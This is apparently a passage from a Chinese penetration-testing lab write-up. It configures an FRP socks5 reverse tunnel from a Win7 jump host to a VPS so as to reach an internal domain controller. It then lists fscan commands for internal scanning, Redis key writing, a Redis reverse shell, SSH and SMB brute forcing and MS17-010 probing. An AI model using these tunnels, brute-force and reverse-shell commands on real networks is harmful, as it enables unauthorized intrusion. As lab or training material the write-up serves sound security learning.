


3、执行命令`./frps -c ./frps.ini`开始运行 FRP 服务：




客户端的配置

1、将对应版本的 FRP 工具下载到 Win7 跳板机上并解压缩，客户端配置文件`frpc.ini`初识参数如下：



2、同样的修改 FRP 客户端配置文件`frpc.ini`来设置服务端的 IP 地址、端口、连接密码：




参数释义：


```
[common]
server_addr = 104.168.***.*** #VPS服务器的 IP
server_port = 7000            #VPS服务器上设置的 FRP 服务绑定端口
token = ftp1234               #VPS服务端设置的 FRP 服务连接密码

[socks5]      #这个是反向代理的名称，可以随意设置
type = tcp    #socks5 是 TCP 协议的
remote_port = 6666   #指定建立的反向代理的连接端口
plugin = socks5      #指定建立 socks5 代理隧道
use_encryption = true
use_compression = true
```

3、接下来执行命令`frpc.exe -c frpc.ini`启动客户端即可：



4、此时查看 VPS 服务器监听的 7000 端口已成功与客户端连接，同时开启了 6666 端口并建立了 socks5 代理通道：




FRP内网穿透


配置完 FRP 服务端和客户端并建立起 socks5 隧道后，下面就来见证下利用该 FRP 代理隧道如何穿透内网！

1、在 Win10 物理机的谷歌浏览器设置如下代理：


2、然后让 Win10 的谷歌浏览器流量走 VPS 建立的 FRP socks5 代理，即可访问到内网域控主机的 Web 服务，成功实现内网穿透！




返回 VPS 也能查看到对应流量转发的信息：




3、以上除了在浏览器直接连接 frp 的 socks5 代理外，在实际渗透过程中为了结合 BurpSsuite 对内网 Web 系统进行抓包测试，还可以在浏览器连接 BurpSuite 代理，并在 BurpSuite 中设置流量走 frp 服务器的 socks5 代理即可，如下图所示：





4、此时谷歌浏览器挂着 BurpSuite 的代理便可以访问到内网的服务了：

同时 BurpSuite 也能抓到内网服务的数据包了：



```
If-None-Match: "69f04487835ad51:0"
If-Modified-Since: Sat, 24 Aug 2019 13:55:03 GMT
Connection: close
```


至此已成功借助 frp 搭建 socks5 代理隧道、实现内网穿透的目的！

FRP进阶使用

上文搭建的 socks5 隧道用于将公网主机（本文代指 Win10 物理机）访问内网服务器的请求流量直接通过访问 Win7 跳板机转发，从而实现内网穿透的目的。

FRP 反向代理还可以将内网主机的 22、3389 等端口转发到公网主机的指定端口，从而实现远程连接内网服务器的目的，如下图所示：


相关用法请参见前文提及的 FRP 的 中文官方文档，此处不再演示。

fscan内网神器

此处搞点跟本文题目无关的题外知识hh，某次攻防演习看到同事使用了 fscan 扫描内网的服务，被秀了一把，不得不感叹真香！在此顺便借助该靶场环境记录下该工具的用法。

Fscan 工具的 Github 项目地址，有使用说明：

可直接下载：



简单用法：

README.md

usege

简单用法


```
fscan.exe -h 192.168.1.1/24  (默认使用全部模块)
fscan.exe -h 192.168.1.1/16  (B段扫描)
```

其他用法


```
fscan.exe -h 192.168.1.1/24 -np -no -nopoc(跳过存活检测 、不保存文件、跳过web poc扫描)
fscan.exe -h 192.168.1.1/24 -rf id_rsa.pub (redis 写公钥)
fscan.exe -h 192.168.1.1/24 -rs 192.168.1.1:6666 (redis 计划任务反弹shell)
fscan.exe -h 192.168.1.1/24 -c whoami (ssh 爆破成功后，命令执行)
fscan.exe -h 192.168.1.1/24 -m ssh -p 2222 (指定模块ssh和端口)
fscan.exe -h 192.168.1.1/24 -pwdf pwd.txt -userf users.txt (加载指定文件的用户名、密码来进行爆破)
fscan.exe -h 192.168.1.1/24 -o /tmp/1.txt (指定扫描结果保存路径,默认保存在当前路径)
fscan.exe -h 192.168.1.1/8  (A段的192.x.x.1和192.x.x.254,方便快速查看网段信息 )
fscan.exe -h 192.168.1.1/24 -m smb -pwd password (smb密码碰撞)
fscan.exe -h 192.168.1.1/24 -m ms17010 (指定模块)
fscan.exe -hf ip.txt  (以文件导入)
fscan.exe -u http://baidu.com -proxy 8080 (扫描单个url,并设置http代理 http://127.0.0.1:8080)
```


下面来体验下该工具，看看实际的使用效果！

